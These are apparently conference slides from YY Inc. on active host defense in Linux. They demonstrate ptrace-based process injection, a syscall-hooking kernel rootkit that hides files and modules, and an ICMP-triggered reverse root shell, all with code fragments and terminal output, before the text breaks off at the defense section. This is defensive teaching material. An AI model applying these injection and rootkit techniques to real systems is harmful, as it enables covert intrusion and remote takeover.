

ArchSummit


全球架构师峰会（深圳）2014

欢聚时代(YY语音)Linux下的主动防御

--欢聚时代(YY语音) 韩方

2014.7.18

YY Inc.






1.背景介绍


2. 介绍两种Linux主机层攻击方式

3. Linux主动防御介绍



棱镜计划-斯诺登





主机层面主要的安全威胁:

- 注入攻击(进程注入、动态库注入等)
- 溢出攻击(缓冲区溢出、堆栈溢出等)
- 弱口令破解
- 系统调用劫持
- 网络监听、敏感信息监听
- 篡改文件、系统配置
- 恶意破坏

...

...

注：本次分享主要关注主机层主动防御，主动阻断相关安全威胁的发生。

过去一年发生的一些0Day安全漏洞事件

1. 2013年7月19日Struts2远程执行命令安全漏洞(CVE-2013-2251)
 2. 2014年4月7日Openssl敏感信息泄露安全漏洞(CVE-2014-0160)
 3. 2014年5月31日Tomcat敏感信息泄露安全漏洞 (CVE-2014-0096)
 4. 2013年4月25日phpmyadmin远程执行代码安全漏洞(CVE-2013-3238)
 5. 2014年4月29日ElasticSearch远程执行代码安全漏洞(CVE-2014-3120)
 6. 2013年7月19日mongodb远程执行代码安全漏洞(CVE-2013-4142)
 7. 2014年4月29日nginx远程执行代码安全漏洞(CVE-2014-0088)
- ...
- ...

本次分享的案例介绍

本次分享主要介绍Linux下二个案例以及对应的主动防御方式的原理说明:

案例一：

攻击方式：用户态注入代码到正在执行的进程中

防御方式：通过ysec_sys_ptrace审核合法进程调用ptrace接口

案例二：

攻击方式：内核态劫持系统调用，netfilter框架，隐藏进程、文件内容、内核模块、监控网络数据、反弹远程控制接口

防御方式：通过ysec_sys_execve、ysec_init_module审核系统进程启动、内核模块加载

1.背景介绍



2. 介绍两种Linux主机层攻击方式

3. Linux下如何主动防御

(一) Linux进程注入木马(用户态)



理解进程注入几个基础知识：


- (1)理解Linux ELF文件的结构
- (2)熟悉系统调用过程
- (3)熟悉cpu ptrace x86_64/x86寄存器

```
inject_shellcode.c target.c
1 #include <stdio.h>
2
3 int main(void)
4 {
5     /*target process which will be inject by another process */
6     while(1)
7     {
8         printf("[YY Security] target process with pid:%d \n",getpid());
9         sleep(3);
10    }
11    return 0;
12 }
```

将Inject_shellcode代码注入到目标
Target代码中执行

```
inject_shellcode.c target.c
1 #include <stdio.h>
2
3 int main()
4 {
5     int i;
6     for (i = 0; i < 5; i++)
7     {
8         printf("----[inject] ----> [YY Security] inject!\n");
9     }
10    return 0;
11 }
```

进程注入原理



介绍一下Linux系统调用-ptrace



Ptrace接口：它允许一个进程控制另外一个进程的执行.同时修改某个进程的空间(内存或寄存器)，刚才的“注入正在执行的进程”就是主要借助于这个接口实现的。

重要接口的参数：

- PTRACE_ATTACH
- PTRACE_DETACH
- PTRACE_PEEKDATA
- PTRACE_POKEDATA
- PTRACE_SETREGS
- PTRACE_GETREGS
- PTRACE_CONT

```
long ptrace(enum __ptrace_request request, pid_t pid,  
            void *addr, void *data);
```

```
root@ubuntu:/home/howard/project/ysec_inject# cat /proc/kallsyms |grep sys_ptrace  
ffffffff81074930 T sys_ptrace
```

Linux ELF(Executable and Linkable Format)



→

```
typedef struct
{
    Elf64_Word    p_type;
    Elf64_Word    p_flags;
    Elf64_Off     p_offset;
    Elf64_Addr    p_vaddr;
    Elf64_Addr    p_paddr;
    Elf64_Xword   p_filesz;
    Elf64_Xword   p_memsz;
    Elf64_Xword   p_align;
} Elf64_Phdr;
```

```
typedef struct
{
    unsigned char e_ident[EI_NIDENT];
    Elf64_Half    e_type;
    Elf64_Half    e_machine;
    Elf64_Word    e_version;
    Elf64_Addr    e_entry;
    Elf64_Off     e_phoff;
    Elf64_Off     e_shoff;
    Elf64_Word    e_flags;
    Elf64_Half    e_ehsize;
    Elf64_Half    e_phentsize;
    Elf64_Half    e_phnum;
    Elf64_Half    e_shentsize;
    Elf64_Half    e_shnum;
    Elf64_Half    e_shstrndx;
} Elf64_Ehdr;
```

Linux ELF文件对应的运行_start/main地址



Inject_shellcode ELF entry point address:

```
root@ubuntu:/home/howard/project/ysec_inject/test# readelf -s inject_shellcode |grep -w "_start"
59: 0000000000400410      0 FUNC      GLOBAL DEFAULT 13 _start
root@ubuntu:/home/howard/project/ysec_inject/test# readelf -s inject_shellcode |grep -w "main"
61: 00000000004004f4     44 FUNC      GLOBAL DEFAULT 13 main
```

Target ELF entry point address:

```
root@ubuntu:/home/howard/project/ysec_inject/test# readelf -s target |grep -w "_start"
60: 00000000004004a0      0 FUNC      GLOBAL DEFAULT 13 _start
root@ubuntu:/home/howard/project/ysec_inject/test# readelf -s target |grep -w "main"
62: 0000000000400584     53 FUNC      GLOBAL DEFAULT 13 main
```

用户态保存的cpu寄存器的数据



```
printf("[YY Security] Setting entry point to 0x%lx\n", elfmap->ehdr->e_entry);
entry_point = fixupAddr(entry_point);
printf("[YY Security] Setting entry point to main@0x%lx\n", entry_point);
pt_reg.rip = entry_point; //set rip for inject_shellcode entry point
ptrace(PTRACE_SETREGS, globals.pid, NULL, &pt_reg);
```



```
struct user_regs_struct
{
    unsigned long int r15;
    unsigned long int r14;
    unsigned long int r13;
    unsigned long int r12;
    unsigned long int rbp;
    unsigned long int rbx;
    unsigned long int r11;
    unsigned long int r10;
    unsigned long int r9;
    unsigned long int r8;
    unsigned long int rax;
    unsigned long int rcx;
    unsigned long int rdx;
    unsigned long int rsi;
    unsigned long int rdi;
    unsigned long int orig_rax;
    unsigned long int rip;
    unsigned long int cs;
    unsigned long int eflags;
    unsigned long int rsp;
    unsigned long int ss;
    unsigned long int fs_base;
    unsigned long int gs_base;
    unsigned long int ds;
    unsigned long int es;
    unsigned long int fs;
    unsigned long int gs;
};
```

进程注入效果演示



```
root@ubuntu:/home/howard/project/ysec_inject/test# ./target
```

```
[YY Security] target process with pid:2874
```

```
[YY Security] target process with pid:2874
```

```
----[inject] ----> [YY Security] inject!
```

```
----[inject] ----> [YY Security] inject!
```

```
----[inject] ----> [YY Security] inject!
```

```
[YY Security] target process with pid:2874
```

```
[YY Security] target process with pid:2874
```

```
[YY Security] target process with pid:2874
```

```
[YY Security] target process with pid:2874
```

```
[YY Security] target process with pid:2874
```

```
root@ubuntu:/home/howard/project/ysec_inject# ./ysec_inject test/inject_shellcode 2874
```

```
[YY Security] pid:2874 exec_path:/home/howard/project/ysec_inject/test/target vaddr
```

```
libc: 7fa52584d000
```

```
GOT[1](puts) -> 0x7fa5258bdce0
```

```
GOT[3](__gmon_start__) -> 0x7fa52584d000
```

```
text vaddr original of inect_shellcode: 0x400000
```

```
data vaddr original of inect_shellcode: 0x600e28
```

```
[YY Security] Injecting 0x400000 with pid:2874
```

```
[YY Security] Loading text segment at 0xc00000
```

```
[YY Security] Loading data segment at 0xe00000
```

```
[YY Security] Actual data segment begins at 0xe00e28
```

```
[YY Security] Setting entry point to 0xc00410
```

```
[YY Security] Setting entry point to main@0xc004f4
```

```
[YY Security] Passing control back to 400584
```



(二) 内核态木马



1. 通过LKM加载内核模块，
2. 获取Linux system call地址，以及sys_call_table
3. Hook相关系统调用sys_execve、sys_open、sys_write以及netfilter
4. 隐藏进程文件本身，隐藏内核模块、隐藏恶意文件内容
5. 通过icmp包唤醒内核态木马，并反弹一个远程控制shell

/usr/include/x86_64-linux-gnu/asm/unistd_64.h:

System call entry
System call table
.....
_NR_execve
_NR_read
_NR_ptrace
_NR_read
.....

```
#define __NR_clone 56
__SYSCALL(__NR_clone, stub_clone)
#define __NR_fork 57
__SYSCALL(__NR_fork, stub_fork)
#define __NR_vfork 58
__SYSCALL(__NR_vfork, stub_vfork)
#define __NR_execve 59
__SYSCALL(__NR_execve, stub_execve)
#define __NR_exit 60
__SYSCALL(__NR_exit, sys_exit)
#define __NR_wait4 61
__SYSCALL(__NR_wait4, sys_wait4)
#define __NR_kill 62
__SYSCALL(__NR_kill, sys_kill)
#define __NR_uname 63
__SYSCALL(__NR_uname, sys_newuname)

#define __NR_semget 64
__SYSCALL(__NR_semget, sys_semget)
#define __NR_semop 65
__SYSCALL(__NR_semop, sys_semop)
```

介绍Linux下一个进程启动的系统调用执行过程



原有的系统调用过程

调用exec传递路径/参数/环境变量

exec

stub_execve

sys_execve

do_execve

内核其他执行
逻辑

返回用户态调用

黑客劫持后的系统调用过程

调用exec传递路径/参数/环境变量

exec

Ysec_stub_exe
cve

被黑客hook的系统调用

Ysec_sys_exec
ve

do_execve

内核其他执行
逻辑

返回用户态调用

隐藏 “YYSEC^YYSEC” 目录以及内核模块信息



```
[root@localhost src]# ll /home/howard/project/
total 28
drwxr-xr-x 3 root root 4096 Jan 23 09:35 kernel_test
drwxr-xr-x 3 root root 4096 Feb 14 11:55 ptrace_inject
drwxr-xr-x 3 root root 4096 Jun 16 21:09 rootkit
drwxr-xr-x 2 root root 4096 Jan 22 15:21 selinux_test
drwxr-xr-x 3 root root 4096 Jan 23 10:55 system_call_hook_test
drwxr-xr-x 6 root root 4096 Jan 22 16:54 yy_kernel_hook
drwxr-xr-x 2 root root 4096 Jul  2 15:51 YYSEC^YYSEC
[root@localhost src]# cat /home/howard/project/YYSEC^YYSEC/hello.txt
hello
[root@localhost src]# insmod yy_sec_kernel_module.ko
[root@localhost src]# ll /home/howard/project/
total 24
drwxr-xr-x 3 root root 4096 Jan 23 09:35 kernel_test
drwxr-xr-x 3 root root 4096 Feb 14 11:55 ptrace_inject
drwxr-xr-x 3 root root 4096 Jun 16 21:09 rootkit
drwxr-xr-x 2 root root 4096 Jan 22 15:21 selinux_test
drwxr-xr-x 3 root root 4096 Jan 23 10:55 system_call_hook_test
drwxr-xr-x 6 root root 4096 Jan 22 16:54 yy_kernel_hook
[root@localhost src]# cat /home/howard/project/YYSEC^YYSEC/hello.txt
hello
[root@localhost src]# lsmod |grep yy_sec_kernel_module
[root@localhost src]#
```

```
[root@localhost src]# cat /etc/hosts
# Do not remove the following line, or various programs
# that require network functionality will fail.
127.0.0.1          localhost.localdomain localhost
::1               localhost6.localdomain6 localhost6

#<yy_sec_hidden_text>
127.0.0.1 www.baidu.com
#</yy_sec_hidden_text>
[root@localhost src]# insmod yy_sec_kernel_module.ko
[root@localhost src]# cat /etc/hosts
# Do not remove the following line, or various programs
# that require network functionality will fail.
127.0.0.1          localhost.localdomain localhost
::1               localhost6.localdomain6 localhost6
```

通过icmp包呼唤远程内核木马




```
root@ubuntu:/home/howard# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ad:0c:33
          inet addr:172.19.34.169  Bcast:172.19.34.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fead:c33/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1393 errors:0 dropped:0 overruns:0 frame:0
          TX packets:622 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:132701 (132.7 KB)  TX bytes:80271 (80.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:66 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:5188 (5.1 KB)  TX bytes:5188 (5.1 KB)

root@ubuntu:/home/howard# ./icmp_connect 172.19.34.168
Launching yy reverse_shell:
Sending ICMP ...
Waiting shell on port 8823 (it may delay some seconds) ...
bash: no job control in this shell
bash-3.2# uid=0(root) gid=1217500843 groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
bash-3.2# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:C2:47:3D
          inet addr:172.19.34.168  Bcast:172.19.34.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec2:473d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:167472 errors:0 dropped:0 overruns:0 frame:0
          TX packets:46345 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:202214390 (192.8 MiB)  TX bytes:5052218 (4.8 MiB)
```

Linux 用户态-内核态系统调用执行过程




1.背景介绍

2.介绍两种Linux主机层攻击方式



3. Linux主动防御介绍

Ysec_HIPS体系架构和逻辑结构




Sys_execve系统调用执行过程分析

